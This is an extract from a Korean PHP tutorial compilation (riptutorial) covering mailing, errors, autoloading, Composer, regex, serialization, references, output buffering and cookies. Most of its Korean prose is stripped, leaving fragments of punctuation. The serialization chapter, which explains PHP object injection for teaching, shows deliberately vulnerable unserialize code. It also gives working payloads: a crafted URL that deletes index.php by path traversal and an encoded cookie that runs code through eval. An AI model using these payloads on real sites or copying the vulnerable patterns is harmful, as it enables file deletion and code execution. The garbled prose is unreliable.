$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email with an attachment using PHPMailer.";

// Add Static Attachment
$attachment = '/path/to/your/file.pdf';
$mail->AddAttachment($attachment , 'RenamedFile.pdf');

// Add Second Attachment, run-time created. ie: CSV to be open with Excel
$csvHeader = "header1,header2,header3";
$csvData = "row1col1,row1col2,row1col3\nrow2col1,row2col2,row2col3";

$mail->AddStringAttachment($csvHeader ."\n" . $csvData, 'your-csv-file.csv', 'base64',
'application/vnd.ms-excel');

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Sendgrid

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$sendgrid->send($email);
```

, ,

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setHtml("<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is 
italic.</i></p></body></html>");

$personalization = new Personalization();
$email = new Email("Recepient Name", "recepient1@example.com");
$personalization->addTo($email);
$email = new Email("RecepientCC Name", "recepient2@example.com");
$personalization->addCc($email);
$email = new Email("RecepientBCC Name", "recepient3@example.com");
$personalization->addBcc($email);
$email->addPersonalization($personalization);

$sendgrid->send($email);
```

Sendgrid

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$attachment = '/path/to/your/file.pdf';
$content    = file_get_contents($attachment);
$content    = chunk_split(base64_encode($content));

$attachment = new Attachment();
$attachment->setContent($content);
$attachment->setType("application/pdf");
```

```
$attachment->setFilename("RenamedFile.pdf");
$attachment->setDisposition("attachment");
$email->addAttachment($attachment);

$sendgrid->send($email);
```

: https://riptutorial.com/ko/php/topic/458/-

89:

Examples

$ end

```
Parse error: syntax error, unexpected end of file in C:\xampp\htdocs\stack\index.php on line 4
```

(PHP `unexpected $end`), , , , .

.

```
<?php
if (true) {
    echo "asdf";
?>
```

. . .

boolean fetch_assoc

```
Fatal error: Call to a member function fetch_assoc() on boolean in
C:\xampp\htdocs\stack\index.php on line 7
```

.

```
mysql_fetch_assoc() expects parameter 1 to be resource, boolean given...
```

(PHP / MySQL) . .

```
$mysqli = new mysqli("localhost", "root", "");

$query = "SELCT * FROM db"; // notice the errors here
$result = $mysqli->query($query);

$row = $result->fetch_assoc();
```

"" mysql throw .

```
// add this at the start of the script
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
```

.

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near 'SELCT * FROM db' at line 1
```

mysql_fetch_assoc :

```
$john = true;
mysqli_fetch_assoc($john, $mysqli); // this makes no sense??
```

: https://riptutorial.com/ko/php/topic/3830/-

90:

-
- spl_autoload_require

.

Examples

,

```
// zoo.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

$animal = new Animal();
$animal->eats('meat');
```

PHP `new Animal` `Animal` . PHP . ? .

```
// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('shrimp');
```

. ("Animal.php") . "" . . .

`require` "Animal.php" . PHP . require "Animal.php" `new Animal` `Animal` .

`new Animal` . `require` .

.

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('shrimp');
```

. `require "Animal.php"` `require "autoload.php"` . . . `require` `require` . N `require` 1 `require` `require` .

spl_autoload_register . PHP . PHP . PHP . PHP " " ' .

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// Ruminant.php
class Ruminant extends Animal {
    public function eats($food) {
        if ('grass' === $food) {
            parent::eats($food);
        } else {
            echo "Yuck, $food!";
        }
    }
}

// Cow.php
class Cow extends Ruminant {
}

// pasture.php
require 'autoload.php';
$animal = new Cow;
$animal->eats('grass');
```

. . ".php" . .

`require`

.   .

PHP   .   .   . PHP   PSR-0 PSR-4 .   .

Composer

`vendor/autoload.php` .

.

```
require __DIR__ . '/vendor/autoload.php';
```

.

`composer.json`   .

```
{
    "autoload": {
        "psr-4": {"YourApplicationNamespace\\": "src/"}
    }
}
```

.   PSR-4 : `/src` `/vendor`   . `YourApplicationNamespace\Foo` `src/Foo.php` .

: autoload   `dump-autoload` `vendor/autoload.php`   .

`PSR-4`   `PSR-0` , `classmap` `files` .   .

`/vendor/autoload.php` Composer Autoloader . include   .   .

```
$loader = require __DIR__ . '/vendor/autoload.php';
$loader->add('Application\\Test\\', __DIR__);
```

: https://riptutorial.com/ko/php/topic/388/--

91:

PHP . `npm` , Python `pip` .NET `NuGet` .

- php path / to / composer.phar [] [] [arguments]

	.
	.
	, irc .
	.
require-dev	.
	, .
	.
- dev	.

. PSR-0 PSR-4 .

- Packagist - (Composer) .
-
-

1. Composer xdebug .
2. Composer `root` . .

Examples

?

PHP / . , . Composer .

`composer.json` . .

`composer.json` .

`composer require <package>` `composer require-dev <package>` .

`composer.json` `composer.json` . `composer init` . `composer init` (/ - : `laravel/laravel`), - , , . .

`composer.json`

`require` Composer . `require` (: *monolog / monolog*) (: 1.0. *) .

```
{
    "require": {
        "composer/composer": "1.2.*"
    }
}
```

`composer install` `version` `vendor` . 3 `vendor` .

`install` `composer.lock` `composer.lock` .

`composer.lock` Composer . . `composer install` .

Composer

PHP (: Packagist) .

`composer.json` .

```
{
    // ...
    "autoload": {
        "psr-4": {
            "MyVendorName\\MyProject": "src/"
        },
        "files": [
            "src/functions.php"
        ]
    },
    "autoload-dev": {
        "psr-4": {
            "MyVendorName\\MyProject\\Tests": "tests/"
        }
    }
}
```

`MyVendorName\MyProject` `src` `MyVendorName\MyProject\Tests` `tests` ( ) . `functions.php` .

`composer.json` , `composer update` `composer.json` , lock , `autoload.php` . `composer install --no-dev` . `autoload.php` `composer.json` `vendor` .

`require` `require` .

```
require_once __DIR__ . '/vendor/autoload.php';
```

`autoload.php` `composer.json` .

.

- `MyVendorName\MyProject\Shapes\Square` ➔ `src/Shapes/Square.php` .
- `MyVendorName\MyProject\Tests\Shapes\Square` ➔ `tests/Shapes/Square.php` .

`composer.lock` , , `composer install` .

Composer PHP . PHP .

Composer .

```
composer require --dev phpunit/phpunit
```

Composer . , `composer require fabpot/goutte` Goutte Goutte .

```
<?php

require __DIR__ . '/vendor/autoload.php';

$client = new Goutte\Client();

// Start using Goutte
```

. EG. `composer update fabpot/goutte` `composer update` .

'composer install' 'composer update'

`composer update`

`composer update` `composer.json` .

, :

```
"require": {
    "laravelcollective/html": "2.0.*"
}
```

`2.0.1` , `composer update` (: `2.0.2`).

`composer update` :

- `composer.json`
- `composer.json` .
- .
- .
- `composer.lock` .

`composer install`

`composer install` () `composer.lock` .

:

- `composer.lock`
- `composer.lock` .

- `composer update` ".
- `composer install` `composer update` `composer.lock` ''.

	URL .
	.
	.
	.
	.
	.
-	.
dumpautoload	.
	/
	dir ($ COMPOSER_HOME) .
	.
	URL .
	composer.json .
	composer.lock , composer.json .
	.
	.
	require require-dev .
	composer.json .
	composer.json .
	composer.phar .

	composer.phar .
	composer.json composer.lock .
	composer.json composer.lock .
	.
?	.

Composer , .

.

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
# to check the validity of the downloaded installer, check here against the SHA-384:
# https://composer.github.io/pubkeys.html
php composer-setup.php
php -r "unlink('composer-setup.php');"
```

`composer.phar` (PHP) . `php composer.phar` Composer .

```
php composer.phar install
```

Composer composer.phar `PATH`

```
mv composer.phar /usr/local/bin/composer
```

`php composer.phar` `composer` .

```
composer install
```

: https://riptutorial.com/ko/php/topic/1053/--

92: (regexp / PCRE)

- `preg_replace($pattern, $replacement, $subject, $limit = -1, $count = 0);`
- `preg_replace_callback($pattern, $callback, $subject, $limit = -1, $count = 0);`
- `preg_match($pattern, $subject, &$matches, $flags = 0, $offset = 0);`
- `preg_match_all($pattern, $subject, &$matches, $flags = PREG_PATTERN_ORDER, $offset = 0);`
- `preg_split($pattern, $subject, $limit = -1, $flags = 0)`

`$pattern`	(PCRE)

PHP Perl PCRE .

PHP PCRE . . `~` , `/` , `%` .

PCRE , , , / .

`$pattern` PCRE . `i` ( ), `m` ( ) `s` ( ). `g` () `preg_match_all` .

PCRE `$` .

```
<?php

$replaced = preg_replace('%hello ([a-z]+) world%', 'goodbye $1 world', 'hello awesome world');

echo $replaced; // 'goodbye awesome world'
```

Examples

`preg_match` .

```
$string = 'This is a string which contains numbers: 12345';

$isMatched = preg_match('%^[a-zA-Z]+: [0-9]+$%', $string);
var_dump($isMatched); // bool(true)
```

.

```
preg_match('%^([a-zA-Z]+): ([0-9]+)$%', 'This is a string which contains numbers: 12345',
$matches);
// $matches now contains results of the regular expression matches in an array.
echo json_encode($matches); // ["numbers: 12345", "numbers", "12345"]
```

`$matches` . , `/z(a(b))/` 0 `zab` 1 `ab` 2 `b` .

.

```
$string = "0| PHP 1| CSS 2| HTML 3| AJAX 4| JSON";
```

```
//[0-9]: Any single character in the range 0 to 9
// +   : One or more of 0 to 9
$array = preg_split("/[0-9]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
//Or
// []  : Character class
// \d  : Any digit
//  +  : One or more of Any digit
$array = preg_split("/[\d]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
```

:

```
Array
(
    [0] =>  PHP
    [1] =>  CSS
    [2] =>  HTML
    [3] =>  AJAX
    [4] =>  JSON
)
```

preg_split(); preg_split(); preg_split(); (limit) "" .

(flags) PREG_SPLIT_NO_EMPTY / .

```
$string = "a;b;c\nd;e;f";
// $1, $2 and $3 represent the first, second and third capturing groups
echo preg_replace("(^([^;]+);([^;]+);([^;]+)$)m", "$3;$2;$1", $string);
```

```
c;b;a
f;e;d
```

.

RegExp

preg_match_all RegExp . preg_match_all subject (preg_match).

preg_match_all . $matches $matches .

$matches preg_match . , preg_match . preg_match_all . .

$flags $matches . PREG_PATTERN_ORDER PREG_SET_ORDER PREG_PATTERN_ORDER .

preg_match_all .

```
$subject = "a1b c2d3e f4g";
$pattern = '/[a-z]([0-9])[a-z]/';

var_dump(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)); // int(3)
var_dump($matches);
preg_match_all($pattern, $subject, $matches); // the flag is PREG_PATTERN_ORDER by default
var_dump($matches);
```

```
// And for reference, same regexp run through preg_match()
preg_match($pattern, $subject, $matches);
var_dump($matches);
```

`PREG_SET_ORDER` var_dump .

```
array(3) {
  [0]=>
  array(2) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(1) "1"
  }
  [1]=>
  array(2) {
    [0]=>
    string(3) "c2d"
    [1]=>
    string(1) "2"
  }
  [2]=>
  array(2) {
    [0]=>
    string(3) "f4g"
    [1]=>
    string(1) "4"
  }
}
```

`$matches` 3 . `preg_match` .

var_dump (`PREG_PATTERN_ORDER`) :

```
array(2) {
  [0]=>
  array(3) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(3) "c2d"
    [2]=>
    string(3) "f4g"
  }
  [1]=>
  array(3) {
    [0]=>
    string(1) "1"
    [1]=>
    string(1) "2"
    [2]=>
    string(1) "4"
  }
}
```

`preg_match` regexp array .

```
array(2) {
  [0] =>
  string(3) "a1b"
  [1] =>
  string(1) "1"
}
```

`preg_replace_callback` . .

```
$subject = "He said 123abc, I said 456efg, then she said 789hij";
$regex = "/\b(\d+)\w+/";

// This function replaces the matched entries conditionally
// depending upon the first character of the capturing group
function regex_replace($matches){
    switch($matches[1][0]){
        case '7':
            $replacement = "<b>{$matches[0]}</b>";
            break;
        default:
            $replacement = "<i>{$matches[0]}</i>";
    }
    return $replacement;
}

$replaced_str = preg_replace_callback($regex, "regex_replace", $subject);

print_r($replaced_str);
# He said <i>123abc</i>, I said <i>456efg</i>, then she said <b>789hij</b>
```

(regexp / PCRE) : https://riptutorial.com/ko/php/topic/852/--regexp---pcre-

93:

- : / * code * / endstructure;

HTML `switch` , `switch($condition):` `case $value:` . () .

. `endstructure;` `endstructure;` statement : `structure: /* code */ endstructure;`

Examples

```
<?php

for ($i = 0; $i < 10; $i++):
    do_something($i);
endfor;

?>

<?php for ($i = 0; $i < 10; $i++): ?>
    <p>Do something in HTML with <?php echo $i; ?></p>
<?php endfor; ?>
```

```
<?php

while ($condition):
    do_something();
endwhile;

?>

<?php while ($condition): ?>
    <p>Do something in HTML</p>
<?php endwhile; ?>
```

foreach

```
<?php

foreach ($collection as $item):
    do_something($item);
endforeach;

?>

<?php foreach ($collection as $item): ?>
    <p>Do something in HTML with <?php echo $item; ?></p>
<?php endforeach; ?>
```

switch

```
<?php
```

```
switch ($condition):
    case $value:
        do_something();
        break;
    default:
        do_something_else();
        break;
endswitch;

?>

<?php switch ($condition): ?>
<?php case $value: /* having whitespace before your cases will cause an error */ ?>
    <p>Do something in HTML</p>
    <?php break; ?>
<?php default: ?>
    <p>Do something else in HTML</p>
    <?php break; ?>
<?php endswitch; ?>
```

if / else

```
<?php

if ($condition):
    do_something();
elseif ($another_condition):
    do_something_else();
else:
    do_something_different();
endif;

?>

<?php if ($condition): ?>
    <p>Do something in HTML</p>
<?php elseif ($another_condition): ?>
    <p>Do something else in HTML</p>
<?php else: ?>
    <p>Do something different in HTML</p>
<?php endif; ?>
```

: https://riptutorial.com/ko/php/topic/1199/---

94:

PHP . . PHP .

Examples

```
<?php
$visit = 1;

if(file_exists("counter.txt"))
{
    $fp    = fopen("counter.txt", "r");
    $visit = fread($fp, 4);
    $visit = $visit + 1;
}

$fp = fopen("counter.txt", "w");
fwrite($fp, $visit);
echo "Total Site Visits: " . $visit;
fclose($fp);
```

: https://riptutorial.com/ko/php/topic/8220/

95:

- serialize ($)

	. serialize () . . / . . PHP __sleep () . . unserialize () __wakeup () . Object private . '*' . prepended null .

.

`[..]` .

	`s:[size of string]:[value]`
	`i:[value]`
	`d:[value]`
	`b:[value (true = 1 and false = 0)]`
	`N`
	`O:[object name size]:[object name]:[object size]:{[property name string definition]:[property value definition];(repeated for each property)}`
	`a:[size of array]:{[key definition];[value definition];(repeated for each key value pair)}`

Examples

.

PHP .

PHP **unserialize ()** .

```
$string = "Hello world";
echo serialize($string);

// Output:
// s:11:"Hello world";
```

```
$double = 1.5;
echo serialize($double);

// Output:
// d:1.5;
```

float

.

```
$integer = 65;
echo serialize($integer);

// Output:
// i:65;
```

boolean

```
$boolean = true;
echo serialize($boolean);

// Output:
// b:1;

$boolean = false;
echo serialize($boolean);

// Output:
// b:0;
```

null

```
$null = null;
echo serialize($null);

// Output:
// N;
```

```
$array = array(
    25,
    'String',
    'Array'=> ['Multi Dimension','Array'],
    'boolean'=> true,
    'Object'=>$obj, // $obj from above Example
    null,
    3.445
);


// This will throw Fatal Error
// $array['function'] = function() { return "function"; };

echo serialize($array);
```

```
// Output:
// a:7:{i:0;i:25;i:1;s:6:"String";s:5:"Array";a:2:{i:0;s:15:"Multi
Dimension";i:1;s:5:"Array";}s:7:"boolean";b:1;s:6:"Object";O:3:"abc":1:{s:1:"i";i:1;}i:2;N;i:3;d:3.444
```

.

PHP **__sleep ()** . . **unserialize ()** **__wakeup ()** .

```
class abc {
    var $i = 1;
    function foo() {
        return 'hello world';
    }
}

$object = new abc();
echo serialize($object);

// Output:
// O:3:"abc":1:{s:1:"i";i:1;}
```

.

```
$function = function () { echo 'Hello World!'; };
$function(); // prints "hello!"

$serializedResult = serialize($function);  // Fatal error: Uncaught exception 'Exception' with
message 'Serialization of 'Closure' is not allowed'
```

`unserialize` .

php.net

> untrusted unserialize () . . JSON (json_decode () json_encode ())
> .

- PHP

PHP

PHP Object Injection , SQL , . unserialize () PHP . PHP unserialize () PHP .

PHP Object Injection .

- "POP " PHP (: `__wakeup` `__destruct`) .
- `unserialize()`

. .

1 -

`__destruct` PHP .

```
class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      $file = "/var/www/cache/tmp/{$this->cache_file}";
      if (file_exists($file)) @unlink($file);
   }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

Path Traversal (: URL).

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}
```

2 -

__wakeup PHP .

```
class Example2
{
   private $hook;

   function __construct()
   {
      // some PHP code...
   }

   function __wakeup()
   {
      if (isset($this->hook)) eval($this->hook);
   }
}

// some PHP code...

$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

HTTP .

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%2

Connection: close
```

"data" :

```
class Example2
{
   private $hook = "phpinfo();";
}

print urlencode(serialize(new Example2));
```

: https://riptutorial.com/ko/php/topic/2487/

96:

- `$foo = 1; $bar = &$foo; // both $foo and $bar point to the same value: 1`
- `$var = 1; function calc(&$var) { $var *= 15; } calc($var); echo $var;`

. .

```
$foo = 1;
$bar = &$foo;
```

`$foo` `$bar` . `$foo` `$bar` `$foo` , 1 . :

```
$baz = &$bar;
unset($bar);
$baz++;
```

`points to` `unset()` . `$foo` `$baz` 2 .

Examples

. .

```
$foo = &$bar;
```

`$foo` `$bar` . . ("") .

---

array() . .

```
$foo = 'hi';
$bar = array(1, 2);
$array = array(&$foo, &$bar[0]);
```

. () . .

" " .

```
function incrementArray(&$arr) {
    foreach ($arr as &$val) {
        $val++;
    }
}

function &getArray() {
    static $arr = [1, 2, 3];
    return $arr;
}

incrementArray(getArray());
var_dump(getArray()); // prints an array [2, 3, 4]
```

. / . `bar()` `$a` .

.

. return by reference . . .

PHP .

.

```
function parent(&$var) {
    echo $var;
    $var = "updated";
}

function &child() {
    static $a = "test";
    return $a;
}

parent(child()); // returns "test"
parent(child()); // returns "updated"
```

. .

```
function &myFunction() {
    static $a = 'foo';
    return $a;
}

$bar = &myFunction();
$bar = "updated"
echo myFunction();
```

. `echo &myFunction();` .

- (`&`) . , (`function &myFunction() {...`) (`function callFunction(&$variable) {...` `&myFunction();`) .
- . `$a` . . **`E_NOTICE`** PHP (*`Notice: Only variable references should be returned by reference in ......`*).
- .

.

.

- , `foo(new SomeClass)`
-

" "　　　　　.　& => &$myElement　.

1 .

```
$arr = array(1, 2, 3, 4, 5);

foreach($arr as &$num) {
    $num++;
}
```

$arr　　　.　.

```
print_r($arr);
```

- .　$num　　.　　! post-loop unset()　　　:

  ```
  $myArray = array(1, 2, 3, 4, 5);

  foreach($myArray as &$num) {
     $num++;
  }
  unset($num);
  ```

- .　StackOverflow .

.　　.

```
$var = 5;
// define
function add(&$var) {
    $var++;
}
// call
add($var);
```

echo　.

```
echo $var;
```

PHP　　　.

- :　( ).　　. PHP 5.3.0 foo (& $ a); & "call-time-by-reference"　. PHP 5.4.0,　-
  .

: https://riptutorial.com/ko/php/topic/3468/-

97:

ob_start ()	. .
ob_get_contents ()	`ob_start()` .
ob_end_clean ()	.
ob_get_clean ()	`ob_get_contents()` `ob_end_clean()` .
ob_get_level ()	.
ob_flush ()	.
ob_implicit_flush ()	.
ob_end_flush ()	.

Examples

(, `HTML`) . `php` .

```
<?php

// Turn on output buffering
ob_start();

// Print some output to the buffer (via php)
print 'Hello ';

// You can also `step out` of PHP
?>
<em>World</em>
<?php
// Return the buffer AND clear it
$content = ob_get_clean();

// Return our buffer and then clear it
# $content = ob_get_contents();
# $did_clear_buffer = ob_end_clean();

print($content);

#> "Hello <em>World</em>"
```

`ob_start()` `ob_get_clean()` `$content` .

`ob_get_clean()` `ob_get_contents()` `ob_end_clean()` .

`ob_get_level()` (nest) .

```
<?php

$i = 1;
$output = null;

while( $i <= 5 ) {
    // Each loop, creates a new output buffering `level`
    ob_start();
    print "Current nest level: ". ob_get_level() . "\n";
    $i++;
}

// We're at level 5 now
print 'Ended up at level: ' . ob_get_level() . PHP_EOL;

// Get clean will `pop` the contents of the top most level (5)
$output .= ob_get_clean();
print $output;

print 'Popped level 5, so we now start from 4' . PHP_EOL;

// We're now at level 4 (we pop'ed off 5 above)

// For each level we went up, come back down and get the buffer
while( $i > 2 ) {
    print "Current nest level: " . ob_get_level() . "\n";
    echo ob_get_clean();
    $i--;
}
```

:

```
Current nest level: 1
Current nest level: 2
Current nest level: 3
Current nest level: 4
Current nest level: 5
Ended up at level: 5
Popped level 5, so we now start from 4
Current nest level: 4
Current nest level: 3
Current nest level: 2
Current nest level: 1
```

,   .

`$items_li_html`   .

```
<?php

// Start capturing the output
ob_start();

$items = ['Home', 'Blog', 'FAQ', 'Contact'];

foreach($items as $item):

// Note we're about to step "out of PHP land"
```

```
?>
  <li><?php echo $item ?></li>
<?php
// Back in PHP land
endforeach;

// $items_lists contains all the HTML captured by the output buffer
$items_li_html = ob_get_clean();
?>

<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
    <?php echo $items_li_html ?>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
    <?php echo $items_li_html ?>
</ul>
```

`output_buffer.php` `php output_buffer.php` .

PHP 2 .

```
<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>
```

```
ob_start();

$user_count = 0;
foreach( $users as $user ) {
    if( $user['access'] != 7 ) { continue; }
    ?>
    <li class="users user-<?php echo $user['id']; ?>">
        <a href="<?php echo $user['link']; ?>">
            <?php echo $user['name'] ?>
        </a>
    </li>
<?php
    $user_count++;
}
$users_html = ob_get_clean();

if( !$user_count ) {
    header('Location: /404.php');
    exit();
}
?>
<html>
<head>
    <title>Level 7 user results (<?php echo $user_count; ?>)</title>
</head>

<body>
<h2>We have a total of <?php echo $user_count; ?> users with access level 7</h2>
<ul class="user-list">
    <?php echo $users_html; ?>
</ul>
</body>
</html>
```

`$users` 7 .

.

`header()` .

, .

```
<?php
ob_start();
?>
    <html>
    <head>
        <title>Example invoice</title>
    </head>
    <body>
    <h1>Invoice #0000</h1>
    <h2>Cost: &pound;15,000</h2>
    ...
    </body>
    </html>
<?php
$html = ob_get_clean();

$handle = fopen('invoices/example-invoice.html', 'w');
fwrite($handle, $html);
fclose($handle);
```

, , `echo $html;`

`ob_start()` .

```
<?php
function clearAllWhiteSpace($buffer) {
    return str_replace(array("\n", "\t", ' '), '', $buffer);
}

ob_start('clearAllWhiteSpace');
?>
<h1>Lorem Ipsum</h1>
```

```
<p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada fames
ac turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p>

<h2>Header Level 2</h2>

<ol>
   <li>Lorem ipsum dolor sit amet, consectetuer adipiscing elit.</li>
   <li>Aliquam tincidunt mauris eu risus.</li>
</ol>

<?php
/* Output will be flushed and processed when script ends or call
     ob_end_flush();
*/
```

:

```
<h1>LoremIpsum</h1><p><strong>Pellentesquehabitantmorbitristique</strong>senectusetnetusetmalesuadafame
```

```
/**
 * Enables output buffer streaming. Calling this function
 * immediately flushes the buffer to the client, and any
 * subsequent output will be sent directly to the client.
 */
function _stream() {
    ob_implicit_flush(true);
    ob_end_flush();
}
```

ob_start

ob_start . .

```
Hello!
<?php
  header("Location: somepage.php");
?>
```

headers already sent by <xxx> on line <xxx> .

.

```
<?php
  ob_start();
?>
```

.

```
<?php
  ob_end_flush();
?>
```

. `headers already sent` .

: https://riptutorial.com/ko/php/topic/541/-

98: PHP

Examples

Linux

PHP :

- ("make" C)
- ANSI C
- PHP

PHP . PHP , PHP . PHP . .

(`apt-get install` , `yum install`) PHP PHP phpize PHP `-dev` . `php5-dev` `php7-dev` . .

PHP (`/usr/include` `/usr/local/include`).

, pecl.php.net .

1. (: `tar xfvz yaml-2.0.0RC8.tgz`)
2. `phpize` .
3. `.configure` `.configure` . `./configure`
4. `make` . `make` .
5. `make install` .

`make install` . `/usr/lib/` , `/usr/lib/php5/20131226/yaml.so` . PHP (`--with-prefix`) API . API API .

PHP

PHP SAPI php.ini `extension=yaml.so` PHP . `yaml.so` .

Zend . PHP `extension_dir` `$PATH` .

PHP : https://riptutorial.com/ko/php/topic/6767/-php-

99:

Examples

PHP

`<?php ?>` `<?= ?>` . (`<? ?>`) .

(PHP) `?>` . `<!DOCTYPE` .

PHP :

```
<?php

print "Hello World";
```

:

```
<?php

class Foo
{
    ...
}
```

HTML PHP :

```
<ul id="nav">
    <?php foreach ($navItems as $navItem): ?>
        <li><a href="<?= htmlspecialchars($navItem->url) ?>">
            <?= htmlspecialchars($navItem->label) ?>
        </a></li>
   <?php endforeach; ?>
</ul>
```

: https://riptutorial.com/ko/php/topic/3977/-

100:

.

- .
- .
- PHP (: , zend). !

Examples

"//" "#" . PHP .

```
// This is a comment

# This is also a comment

echo "Hello World!"; // This is also a comment, beginning where we see "//"
```

. /* */ .

```
/* This is a multi-line comment.
   It spans multiple lines.
   This is still part of the comment.
*/
```

: https://riptutorial.com/ko/php/topic/6852/

101:

HTTP .

- `bool setcookie( string $name [, string $value = "" [, int $expire = 0 [, string $path = "" [, string $domain = "" [, bool $secure = false [, bool $httponly = false ]]]]]] )`

	. `$_COOKIE` super global . .
	. .
	. 0 . Unix .
	. / . `/some-path/` . .
	. `stackoverflow.com` . `meta.stackoverflow.com` .
	`TRUE` HTTPS .
httponly	HTTP / S JavaScript . PHP 5.2 .

`setcookie` `$_COOKIE` .

.

```
setcookie("user", "Tom", time() + 86400, "/");
var_dump(isset($_COOKIE['user'])); // yields false or the previously set value
```

. . `setcookie` " *HTTP* *()* " . . http PHP `$_COOKIE` .

Examples

`setcookie()` . HTTP .

:

```
setcookie("user", "Tom", time() + 86400, "/"); // check syntax for function params
```

:

- `user` .
- ( ) `Tom`
- ( ) 1 (86400).
- ( ) `/`
- ( ) HTTPS .
- ( ) JavaScript .

$_COOKIE (path domain) .

user

$_COOKIE . user .

```
echo $_COOKIE['user'];
```

.

```
setcookie("user", "John", time() + 86400, "/"); // assuming there is a "user" cookie already
```

HTTP setcookie() .

setcookie() path domain . .

urlencoding,

$_COOKIE isset() .

:

```
// PHP <7.0
if (isset($_COOKIE['user'])) {
    // true, cookie is set
    echo 'User is ' . $_COOKIE['user'];
else {
    // false, cookie is not set
    echo 'User is not logged in';
}

// PHP 7.0+
echo 'User is ' . $_COOKIE['user'] ?? 'User is not logged in';
```

. .

```
setcookie('user', '', time() - 3600, '/');
```

setcookie() path domain .

$_COOKIE $_COOKIE .

```
unset($_COOKIE['user']);
```

: https://riptutorial.com/ko/php/topic/501/

102: IP

Examples

HTTP_X_FORWARDED_FOR

httpoxy .

`HTTP_X_FORWARDED_FOR` IP IP SQL .

`HTTP_X_FORWARDED_FOR` IP . .

PHP . IP . `REMOTE_ADDR` .

```
function get_client_ip()
{
    // Nothing to do without any reliable information
    if (!isset($_SERVER['REMOTE_ADDR'])) {
        return NULL;
    }

    // Header that is used by the trusted proxy to refer to
    // the original IP
    $proxy_header = "HTTP_X_FORWARDED_FOR";

    // List of all the proxies that are known to handle 'proxy_header'
    // in known, safe manner
    $trusted_proxies = array("2001:db8::1", "192.168.50.1");

    if (in_array($_SERVER['REMOTE_ADDR'], $trusted_proxies)) {

        // Get IP of the client behind trusted proxy
        if (array_key_exists($proxy_header, $_SERVER)) {

            // Header can contain multiple IP-s of proxies that are passed through.
            // Only the IP added by the last proxy (last IP in the list) can be trusted.
            $client_ip = trim(end(explode(",", $_SERVER[$proxy_header])));

            // Validate just in case
            if (filter_var($client_ip, FILTER_VALIDATE_IP)) {
                return $client_ip;
            } else {
                // Validation failed - beat the guy who configured the proxy or
                // the guy who created the trusted proxy list?
                // TODO: some error handling to notify about the need of punishment
            }
        }
    }

    // In all other cases, REMOTE_ADDR is the ONLY IP we can trust.
    return $_SERVER['REMOTE_ADDR'];
}

print get_client_ip();
```

IP   : https://riptutorial.com/ko/php/topic/5058/-ip---

103:

.

.   .

- `class <ClassName> [ extends <ParentClassName> ] [ implements <Interface1> [, <Interface2>, ... ] { }` //
- `interface <InterfaceName> [ extends <ParentInterface1> [, <ParentInterface2>, ...] ] { }` //
- `use <Trait1> [, <Trait2>, ...]` ; //
- `[ public | protected | private ] [ static ] $<varName>;` //
- `const <CONST_NAME>;` //
- `[ public | protected | private ] [ static ] function <methodName>([args...]) { }` //

,   .

- .   ,   .
- .   .
- abstract   .

```
class Foo {
    private $foo = 'foo'; // OK
    private $baz = array(); // OK
    private $bar = new Bar(); // Error!
}
```

.

- .   .
- .

```
interface FooBar {
    const FOO_VALUE = 'bla';
    public function doAnything();
}
```

Examples

